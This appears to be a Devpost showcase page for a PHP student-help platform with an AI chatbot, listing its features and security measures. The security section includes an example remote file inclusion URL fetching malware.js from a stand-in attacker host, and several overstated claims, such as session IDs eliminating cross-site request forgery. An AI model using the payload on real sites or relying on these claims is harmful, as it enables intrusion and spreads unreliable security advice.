-
-


Students Helpers Management Dashboard
-


Open AI and Google Gemini AI Chatbot
Inspiration
Students often faces numerous challenges in their Courses and Subjects they study in school. Most of Low learning Students often seek help from the brilliants ones. In this regards, there is a need for a platform that can connect Students Volunteers who want to help educate and share knowledge with other Students who are seriously seeking for help in their Academics/Studies.
To make learning easy, I also introduces two most powerful AI Model in the world OpenAI/ChatGPT and Google Gemini AI. This AI will help students to chat and ask questions and then generate responses/answers on any topics on any subjects/courses they study in school.
What it does
Student Assist: This is a rewarding Social Networking System Connecting Students Volunteers who want to educate and share knowledge with other Students on Academics/Studies.
This application is powered by ChatGPT/OpenAI, Google Gemini AI, PHP, Mysql.
The applications awards points to Students who contributed most by helping other students...
How it Works
1.) The Students will first Signup and login into the System. The Application Comprises of various Components.
2.)Add New Posts: This components allows Students to post, ask questions and share new updates on Academics and Studies.
Here Students can create a post either Seeking For Help on a particular topic in a course/subjects or Offering to Help educate other students.
3.) The Notification Section: allows all Student to receive a near real-time alerts/notifications each time a new content is posted as well as each time someone commented or like your posts.
4.) The Comment Section: allows all Students to comment on the Post and to get back to the poster by writing back in the comment section.
5.) The Like Section: allows all users to like each post on any Education Updates.
6.) Award Points: Each time Students help his/her fellow students by sharing a post or answering a question, The System awards her a 100 Points for her contribution towards helping other students.
7.)Students Courses AI Chatbot: This components leverages OpenAI/ChatGPT and Google Gemini AI models. This AI will help students to chat and ask questions and then generate responses/answers on any topics on any subjects/courses they study in school to make academic learning more easier and awesome
How we built it
This application was built leveraging ChatGPT/Open AI, Google Gemini AI, Mysql Database, PHP, Jquery-Ajax, Bootstraps, Javascript etc.
The Application follows best coding practices:
1.) Frontend Code is separated fromBackend Code. Jquery/Ajax is doing most of the frontend data processing and php is main application programming language
2.) All files Directories are well structured
4.) The Application follows and mitigates OWASP top 10 Web Vulnerabilities and other Vulnerabilities that can leads to application compromise. For instance.
A.) Application form/data is properly sanitized and validated at both FrontEnd & Backend
B.) Users Password are harshed and verified using PHP builtin harsh algorithm. eg. password_hash($password,PASSWORD_BCRYPT,$options) and password_verify($password,$row["password"]) respectively..
C.) Protection Against Session Fixation and Session Hijacking Attack: The application Protects user against all kind of session fixation attack, session hijacking etc. leveraging php builtin function
session_start();
session_regenerate_id();
This regenerate new session ID each time user logs in.
D.) Protection Against SQL Injection Attack: The application uses PHP (PDO) Portable Data Object via Prepared Statements. This eliminates any form of SQL Injection attack Completely.
E.) Cross-site scripting (XSS) Attack: The application leverages PHP builtin strip_tags() to strip out all html elements during form processing and htmlentities() functions to convert all html data to their respective html entities when displaying/outputting content to the User. This ensures that Cross Site Scripting is eliminated...
F.) File/Image Upload Attack: All the Images that is being uploaded to the system are properly checked and validated to prevent user from uploading a malicious files or over sized file. Eg. finfo_open(FILEINFO_MIME_TYPE) is used to check and validate all files against its mime-type. Many more file check were applied in the application to eliminate any upload of malicious contents.
G.) Cross Site Request Forgery: Each user activity upon login are processed and validated by users php session ID's. This ensures that cross site request forgery is eliminated...
H.) Remote File Inclusion Attack(RFI) & Local File Inclusion Attack(LFI): An attack that dynamically reference external scripts from another domain in an attempt to upload a Malware/Trojan Horse to the application that can lead to system compromise. Let's assume an attacker wants to include a malware file eg. malware.js as per link below
Eg. https://goodsite.com/index.php?module=http://evilsite.com/malware.js
In our application, this attack was mitigated using php builtin function preg_match() and preg_replace("/[^a-zA-Z0-9]+/", "", $post_id);. In this regard, our application is expecting and will only process Alphanumeric Characters from the URL. Any other malicious data will be replaced and discarded.
Eg. malicious upload of http://evilsite.com/malware.js will be replaced to harmless httpevilsitecommalwarejs This ensures that any form of malicious file inclusion attack is eliminated..
I)Many more Security features were implemented.....
App Quick Online test
If you do not want to signup or create your own account as I stated above, You can use this credentials for quick testing. Then login use the Email and password below.
Email: [email protected]
password: 123
API Used
1.) Open Sourced Html Text Editor Markdown: https://github.com/markedjs/marked
2.) ChatGPT/OpenAI: https://platform.openai.com
To obtain Chatgpt API Keys. Goto this link below and signup https://beta.openai.com/account/api-keys
After that go to this link and get and generate ChatGPT api key and click on View API Keys https://platform.openai.com/account/api-keys
3.) Google Gemini AI :
To get started with Google Gemini AI and to get the API Key, visit https://github.com/google-gemini/cookbook/
What's next for Student Assist
More Features coming soon.

Log in or sign up for Devpost to join the conversation.